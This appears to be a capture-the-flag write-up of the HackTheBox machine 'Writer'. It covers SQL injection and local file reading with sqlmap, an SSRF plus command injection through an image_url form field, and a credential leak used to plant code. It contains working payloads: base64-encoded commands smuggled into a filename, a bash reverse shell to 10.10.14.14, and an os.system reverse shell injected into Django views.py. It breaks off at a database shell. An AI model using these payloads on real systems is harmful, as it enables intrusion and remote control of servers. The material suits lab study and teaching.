51. Writer
51.1. Machine Info
51.2. Recon
51.2.1. port
nmap
22, ssh
80, http
139 445, smb
135, rpc
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 98:20:b9:d0:52:1f:4e:10:3a:4a:93:7e:50:bc:b8:7d (RSA)
|   256 10:04:79:7a:29:74:db:28:f9:ff:af:68:df:f1:3f:34 (ECDSA)
|_  256 77:c4:86:9a:9f:33:4f:da:71:20:2c:e1:51:10:7e:8d (ED25519)
80/tcp  open  http        Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Story Bank | Writer.HTB
139/tcp open  netbios-ssn Samba smbd 4.6.2
445/tcp open  netbios-ssn Samba smbd 4.6.2
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (96%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), Linux 5.3 - 5.4 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
PORT      STATE         SERVICE
53/udp    open|filtered domain
67/udp    open|filtered dhcps
68/udp    open|filtered dhcpc
69/udp    closed        tftp
123/udp   closed        ntp
135/udp   open|filtered msrpc
137/udp   open          netbios-ns
138/udp   open|filtered netbios-dgm
139/udp   closed        netbios-ssn
161/udp   closed        snmp
162/udp   open|filtered snmptrap
445/udp   open|filtered microsoft-ds
500/udp   closed        isakmp
514/udp   open|filtered syslog
520/udp   open|filtered route
631/udp   closed        ipp
1434/udp  closed        ms-sql-m
1900/udp  closed        upnp
4500/udp  closed        nat-t-ike
49152/udp closed        unknown
51.2.2. path
gobuster:
/dashboard, authentication page
└─╼$ gobuster dir -u http://writer.htb/ -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt -t 64 -x php,html,txt --no-error
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://writer.htb/
[+] Method:                  GET
[+] Threads:                 64
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,html,txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/logout               (Status: 302) [Size: 208] [--> http://writer.htb/]
/contact              (Status: 200) [Size: 4905]
/about                (Status: 200) [Size: 3522]
/static               (Status: 301) [Size: 309] [--> http://writer.htb/static/]
/dashboard            (Status: 302) [Size: 208] [--> http://writer.htb/]
/server-status        (Status: 403) [Size: 275]
/administrative       (Status: 200) [Size: 1443]
Progress: 249136 / 249140 (100.00%)
===============================================================
Finished
===============================================================
51.2.3. smb
writer2_project: authentication needed
└─╼$ smbmap -H 10.10.11.101

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
     SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 10.10.11.101:445        Name: writer.htb                Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  NO ACCESS       Printer Drivers
        writer2_project                                         NO ACCESS
        IPC$                                                    NO ACCESS       IPC Service (writer server (Samba, Ubuntu))
51.3. Foothold
51.3.1. SQLi
SQLi POC:

Manual Exploit:
However, the hash value is unable to crack.
'union select 1,database(),2,3,4,5,6;-- - => writer
' union select 1,group_concat(schema_name),3,4,5,6 from information_schema.schemata;-- - => information_schema,writer
' union select 1,group_concat(table_name),3,4,5,6 from information_schema.tables where table_schema=database();-- - => site,stories,users
' union select 1,group_concat(column_name),3,4,5,6 from information_schema.columns where table_name='users';-- - => id,username,password,email,status,date_created
' union select 1,concat(username,':',password),3,4,5,6 from writer.users;-- - => admin:118e48794631a9612484ca8b55f622d0 -> unable to crack
SQLMAP Exploit:
sqlmap -r request.txt -p uname --batch -D writer -T users --dump
51.3.2. LFI
POC:
sqlmap -r request.txt --batch --privileges
...
[00:51:15] [INFO] adjusting time delay to 1 second due to good response times
'admin'@'localhost'
[00:52:33] [INFO] fetching number of privileges for user 'admin'
[00:52:33] [INFO] retrieved: 1
[00:52:34] [INFO] fetching privileges for user 'admin'
[00:52:34] [INFO] retrieved: FILE
database management system users privileges:
[*] %admin% [1]:
    privilege: FILE
...
Enumerate local files:
sqlmap -r request.txt --file-read=/etc/passwd, usernames:root
kyle
filter
john
└─╼$ sqlmap -r request.txt --file-read=/etc/passwd
got a refresh intent (redirect like response common to login pages) to '/dashboard'. Do you want to apply it from now on? [Y/n] n
do you want confirmation that the remote file '/etc/passwd' has been successfully downloaded from the back-end DBMS file system? [Y/n] n
files saved to [1]:
[*] /home/qwe/.local/share/sqlmap/output/writer.htb/files/_etc_passwd
└─╼$ cat /home/qwe/.local/share/sqlmap/output/writer.htb/files/_etc_passwd | grep -E 'sh$'
root:x:0:0:root:/root:/bin/bash
kyle:x:1000:1000:Kyle Travis:/home/kyle:/bin/bash
filter:x:997:997:Postfix Filters:/var/spool/filter:/bin/sh
john:x:1001:1001:,,,:/home/john:/bin/bash
sqlmap -r request.txt --file-read=/etc/apache2/sites-enabled/000-default.confport 80 site:
/var/www/writer.htb/writer.wsgiport 8080 site(not open to public):
/var/www/writer2_project/
└─╼$ cat /home/qwe/.local/share/sqlmap/output/writer.htb/files/_etc_apache2_sites-enabled_000-default.conf
# Virtual host configuration for writer.htb domain
<VirtualHost *:80>
        ServerName writer.htb
        ServerAdmin admin@writer.htb
        WSGIScriptAlias / /var/www/writer.htb/writer.wsgi
        <Directory /var/www/writer.htb>
                Order allow,deny
                Allow from all
        </Directory>
        Alias /static /var/www/writer.htb/writer/static
        <Directory /var/www/writer.htb/writer/static/>
                Order allow,deny
                Allow from all
        </Directory>
        ErrorLog ${APACHE_LOG_DIR}/error.log
        LogLevel warn
        CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>

# Virtual host configuration for dev.writer.htb subdomain
# Will enable configuration after completing backend development
# Listen 8080
#<VirtualHost 127.0.0.1:8080>
#       ServerName dev.writer.htb
#       ServerAdmin admin@writer.htb
#
        # Collect static for the writer2_project/writer_web/templates
#       Alias /static /var/www/writer2_project/static
#       <Directory /var/www/writer2_project/static>
#               Require all granted
#       </Directory>
#
#       <Directory /var/www/writer2_project/writerv2>
#               <Files wsgi.py>
#                       Require all granted
#               </Files>
#       </Directory>
#
#       WSGIDaemonProcess writer2_project python-path=/var/www/writer2_project python-home=/var/www/writer2_project/writer2env
#       WSGIProcessGroup writer2_project
#       WSGIScriptAlias / /var/www/writer2_project/writerv2/wsgi.py
#        ErrorLog ${APACHE_LOG_DIR}/error.log
#        LogLevel warn
#        CustomLog ${APACHE_LOG_DIR}/access.log combined
#
#</VirtualHost>
# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
sqlmap -r request.txt --file-read=/var/www/writer.htb/writer/__init__.pyfrom writer import app as application: Import the__init__.pyfrom the app folderso, the writer package is in
/var/www/writer.htb/writer/__init__.py
└─╼$ cat /home/qwe/.local/share/sqlmap/output/writer.htb/files/_var_www_writer.htb_writer.wsgi
#!/usr/bin/python
import sys
import logging
import random
import os

# Define logging
logging.basicConfig(stream=sys.stderr)
sys.path.insert(0,"/var/www/writer.htb/")

# Import the __init__.py from the app folder
from writer import app as application
application.secret_key = os.environ.get("SECRET_KEY", "")
└─╼$ cat /home/qwe/.local/share/sqlmap/output/writer.htb/files/_var_www_writer.htb_writer___init__.py
db conn code:
connector = mysql.connector.connect(user='admin', password='ToughPasswordToCrack', host='127.0.0.1', database='writer')
add post code:
able to upload an image from url(hidden from user interface)
the url must have
.jpginside, url scheme can behttp://<ip>:<port>/<filename>-> file upload (visit remote resource kali_machine.htb) & SSRF (visit local resource 127.0.0.1)file:///path/to/filename-> SSRF (visit local file)
if the image is uploaded from the local, the file path is
/var/www/writer.htb/writer/static/img/<filename>
The
urllib.request.urlretrievefunction can use the file scheme to access files on the local file system. By using the file scheme, you can specify a URL for a local file path, which is typically formatted asfile:///path/to/your/file. When you do this,urlretrieveactually copies the local file to the specified location without altering the file name.
@app.route('/dashboard/stories/add', methods=['GET', 'POST'])
def add_story():
...
        if request.form.get('image_url'):
            image_url = request.form.get('image_url')
            if ".jpg" in image_url:
                try:
                    local_filename, headers = urllib.request.urlretrieve(image_url)
                    os.system("mv {} {}.jpg".format(local_filename, local_filename))
                    image = "{}.jpg".format(local_filename)
                    try:
                        im = Image.open(image)
                        im.verify()
                        im.close()
                        image = image.replace('/tmp/','')
                        os.system("mv /tmp/{} /var/www/writer.htb/writer/static/img/{}".format(image, image))
                        image = "/img/{}".format(image)
                    except PIL.UnidentifiedImageError:
                        os.system("rm {}".format(image))
                        error = "Not a valid image file!"
                        return render_template('add.html', error=error)
                except:
                    error = "Issue uploading picture"
                    return render_template('add.html', error=error)
            else:
                error = "File extensions must be in .jpg!"
                return render_template('add.html', error=error)
51.3.3. File Upload & SSRF && Command Injection
Now we can:
upload file from local file: able to change filename -> upload file with customized name
add story function: file upload & ssrf -> visit local & remote resource
System Command Injection:
os.system("mv {} {}.jpg".format(local_filename, local_filename))


If the local_filename can be customized, then the executed command could be mv file.jpg;ping -c 1 <ip>; . For correctly execute injected commands, we can use base64 to encode the payload, like echo 'xxx' | base64 -d | sh.
POC:
add story to upload a local file and change the filename with payload of system command injection
use ssrf to visit local uploaded image file and the
writer/__init__.pycode would execute os.system function to trigger the cmd injection
-----------------------------118533453010020168263738670579
Content-Disposition: form-data; name="author"

qwe
-----------------------------118533453010020168263738670579
Content-Disposition: form-data; name="title"

im qwe
-----------------------------118533453010020168263738670579
Content-Disposition: form-data; name="tagline"

qwe
-----------------------------118533453010020168263738670579
Content-Disposition: form-data; name="image"; filename=""
Content-Type: image/png


-----------------------------118533453010020168263738670579
Content-Disposition: form-data; name="image_url"

file:///var/www/writer.htb/writer/static/img/kali.jpg;echo 'cGluZyAtYyAxIDEwLjEwLjE0LjE0Cg==' | base64 -d | sh;
-----------------------------118533453010020168263738670579
Content-Disposition: form-data; name="content"

im qwe yes
-----------------------------118533453010020168263738670579--
└─╼$ sudo tcpdump -ni tun0 icmp
tcpdump: verbose output suppressed, use -v[v]... for full protocol decode
listening on tun0, link-type RAW (Raw IP), snapshot length 262144 bytes
03:39:49.013364 IP 10.10.11.101 > 10.10.14.14: ICMP echo request, id 3, seq 1, length 64
03:39:49.013406 IP 10.10.14.14 > 10.10.11.101: ICMP echo reply, id 3, seq 1, length 64
03:39:49.053685 IP 10.10.11.101 > 10.10.14.14: ICMP echo request, id 4, seq 1, length 64
03:39:49.053713 IP 10.10.14.14 > 10.10.11.101: ICMP echo reply, id 4, seq 1, length 64
Exploit:
-----------------------------118533453010020168263738670579
Content-Disposition: form-data; name="author"

qwe
-----------------------------118533453010020168263738670579
Content-Disposition: form-data; name="title"

im qwe
-----------------------------118533453010020168263738670579
Content-Disposition: form-data; name="tagline"

qwe
-----------------------------118533453010020168263738670579
Content-Disposition: form-data; name="image"; filename=""
Content-Type: image/png


-----------------------------118533453010020168263738670579
Content-Disposition: form-data; name="image_url"

file:///var/www/writer.htb/writer/static/img/kali.jpg;echo 'YmFzaCAtYyAiYmFzaCAtaSA+Ji9kZXYvdGNwLzEwLjEwLjE0LjE0LzEyMzQgMD4mMSIK' | base64 -d | sh;
-----------------------------118533453010020168263738670579
Content-Disposition: form-data; name="content"

im qwe yes
-----------------------------118533453010020168263738670579--
└─╼$ sudo rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.101] 35234
bash: cannot set terminal process group (1032): Inappropriate ioctl for device
bash: no job control in this shell
www-data@writer:/$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@writer:/$ uname -a
uname -a
Linux writer 5.4.0-80-generic #90-Ubuntu SMP Fri Jul 9 22:49:44 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
www-data@writer:/$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:a5:ab brd ff:ff:ff:ff:ff:ff
    inet 10.10.11.101/23 brd 10.10.11.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:a5ab/64 scope global dynamic mngtmpaddr
       valid_lft 86395sec preferred_lft 14395sec
    inet6 fe80::250:56ff:feb9:a5ab/64 scope link
       valid_lft forever preferred_lft forever
51.3.4. SMB & SSRF
The leaked password of db connection can login to samba service: kyle:ToughPasswordToCrack
└─╼$ smbmap -u kyle -p ToughPasswordToCrack -H 10.10.11.101

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\  \/.    ||:     \/   /\   \/.    |   /' /\  \     |:  ____/
    __/  \   |: \.        |(|  _  \  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :)|.  \    /:  | /   /  \   \  /|__/ \
  (_______/  |___|\__/|___|(_______/ |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
     SMBMap - Samba Share Enumerator | Shawn Evans - ShawnDEvans@gmail.com
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB session(s)

[+] IP: 10.10.11.101:445        Name: writer.htb                Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        print$                                                  READ ONLY       Printer Drivers
        writer2_project                                         READ, WRITE
        IPC$                                                    NO ACCESS       IPC Service (writer server (Samba, Ubuntu))
cat /home/qwe/.local/share/sqlmap/output/writer.htb/files/_etc_samba_smb.conf
#
# Sample configuration file for the Samba suite for Debian GNU/Linux.
#
#
# This is the main Samba configuration file. You should read the
# smb.conf(5) manual page in order to understand the options listed
# here. Samba has a huge number of configurable options most of which
# are not shown in this example
#
# Some options that are often worth tuning have been included as
# commented-out examples in this file.
#  - When such options are commented with ";", the proposed setting
#    differs from the default Samba behaviour
#  - When commented with "#", the proposed setting is the default
#    behaviour of Samba but the option is considered important
#    enough to be mentioned here
#
# NOTE: Whenever you modify this file you should run the command
# "testparm" to check that you have not made any basic syntactic
# errors.

#======================= Global Settings =======================
[writer2_project]
  path = /var/www/writer2_project
  valid users = @smbgroup
  guest ok = no
  writable = yes
  browsable = yes
Then, we know that we can read and write writer2_project dir and /var/www/writer2_project/ is the home directory of port 8080 django service which can be visited using SSRF: http://localhost:8080/#.jpg.
#: This character starts the fragment identifier in a URL. The fragment is used by web browsers to identify and scroll to a part of the webpage. For example, if you have a long HTML page, you might use fragment identifiers to jump to specific sections within the page.So,
http://localhost:8080/#.jpgmeanshttp://localhost:8080/index.htmlwith identifier#.jpg
Exploit:
change django service to inject system commands
use SSRF to visit local django service to trigger system command
└─╼$ mkdir -p mnt/writer2_project
└─╼$ sudo mount -t cifs //10.10.11.101/writer2_project ./mnt/writer2_project -o username=kyle,password=ToughPasswordToCrack,vers=3.0
└─╼$ ls -al mnt/writer2_project
total 9
drwxr-xr-x 2 root root      0 Feb  6 05:15 .
drwxr-xr-x 1  501 dialout  96 Feb  6 05:21 ..
-rwxr-xr-x 1 root root    806 Feb  6 05:20 manage.py
-rwxr-xr-x 1 root root     15 Feb  6 05:20 requirements.txt
drwxr-xr-x 2 root root      0 May 16  2021 static
drwxr-xr-x 2 root root      0 Jul  9  2021 staticfiles
drwxr-xr-x 2 root root      0 May 19  2021 writer_web
drwxr-xr-x 2 root root      0 May 19  2021 writerv2
└─╼$ cat models.py
from __future__ import unicode_literals

from django.db import models

# Create your models here.
└─╼$ cat urls.py
from django.conf.urls import url
from writer_web import views

urlpatterns = [
    url(r'^$', views.home_page, name='home'),
]
└─╼$ cat views.py
from django.shortcuts import render
from django.views.generic import TemplateView

def home_page(request):
    template_name = "index.html"
    return render(request,template_name)

---------------- after inject sys cmd ----------------------
└─╼$ cat views.py
from django.shortcuts import render
from django.views.generic import TemplateView

def home_page(request):
    import os;os.system("bash -c 'bash -i >&/dev/tcp/10.10.14.14/1234 0>&1'")
    template_name = "index.html"
    return render(request,template_name)
-----------------------------118533453010020168263738670579
Content-Disposition: form-data; name="author"

qwe
-----------------------------118533453010020168263738670579
Content-Disposition: form-data; name="title"

im qwe
-----------------------------118533453010020168263738670579
Content-Disposition: form-data; name="tagline"

qwe
-----------------------------118533453010020168263738670579
Content-Disposition: form-data; name="image"; filename=""
Content-Type: image/png


-----------------------------118533453010020168263738670579
Content-Disposition: form-data; name="image_url"

http://127.0.0.1:8080/#.jpg
-----------------------------118533453010020168263738670579
Content-Disposition: form-data; name="content"

im qwe yes
-----------------------------118533453010020168263738670579--
└─╼$ sudo rlwrap nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.14] from (UNKNOWN) [10.10.11.101] 36640
bash: cannot set terminal process group (983): Inappropriate ioctl for device
bash: no job control in this shell
www-data@writer:~/writer2_project$ id
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@writer:~/writer2_project$ uname -a
uname -a
Linux writer 5.4.0-80-generic #90-Ubuntu SMP Fri Jul 9 22:49:44 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
51.4. Privilege Escalation
51.4.1. www-data -> kyle
Django service is running:
www-data@writer:/var/www/writer2_project$ netstat -tunlp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:25            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8080          0.0.0.0:*               LISTEN      40058/python3
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::445                  :::*                    LISTEN      -
tcp6       0      0 :::139                  :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 10.10.11.255:137        0.0.0.0:*                           -
udp        0      0 10.10.11.101:137        0.0.0.0:*                           -
udp        0      0 0.0.0.0:137             0.0.0.0:*                           -
udp        0      0 10.10.11.255:138        0.0.0.0:*                           -
udp        0      0 10.10.11.101:138        0.0.0.0:*                           -
udp        0      0 0.0.0.0:138             0.0.0.0:*                           -
Django site to enumerate database:
www-data@writer:/var/www/writer2_project$ python3 manage.py dbshell
python3 manage.py dbshell
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 124117
Server version: 10.3.29-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

